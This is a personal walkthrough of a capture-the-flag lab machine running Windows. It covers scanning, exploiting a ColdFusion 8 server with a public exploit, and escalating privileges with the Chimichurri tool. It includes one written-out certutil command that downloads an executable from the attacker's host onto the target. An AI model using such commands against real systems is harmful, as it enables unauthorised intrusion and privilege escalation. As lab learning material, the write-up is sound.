Arctic walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

Figure 1 - nMap scan results

Open ports are 135, 8500 and 49154. So, this box has an RPC service enabled on ports 135 and 49154 and another service on port 8500. NMap is not sure about which service is running on port 8500 and it guesses it is FMTP. Also, nMap guesses that OS is Windows, but I haven't any more specific details.

Initial foothold

Since nMap didn't recognize for sure the service running on port 8500, I looked for it on Internet. So, I found that on that port can be run a Macromedia ColdFusion MX Server. This kind of server allow the remote access on this port as web server. As confirmation, I tried to navigate to http://10.10.10.11:8500/ and I was able to navigate the server filesystem:

Figure 2 - Macromedia ColdFusion MX Server remote acceess

Browsing the documentation, I was able to identify the ColdFusion version, as shown in the following figure:

Figure 3 - ColdFusion version

User flag

At this point, I looked for an exploit on Internet regarding the ColdFusion 8 server. I found one on exploitDB, set it up and run. In this way, I obtained a shell:

Figure 4 - Exploit ColdFusion 8

In this case I didn't need to set up a listener because the exploit code did it for me. So, it was the time to retrieve the user flag:

Figure 5 - User flag

Privilege escalation

To perform the privilege escalation, I found a possibly vulnerability regarding the user privileges:

Figure 6 - Vulnerability to escalate privileges

To exploit this vulnerability, I uploaded on the target machine Chimichurri running the command:

$$certutil - urlcache - f\ http://10.10.14.20:9989/Chimichurri.exe\ Chimichurri.exe$$

At this point, I run it as shown in the following figure:

Figure 7 - Privesc

Finally, I was able to retrieve the root/administrator flag:

Figure 8 - Root flag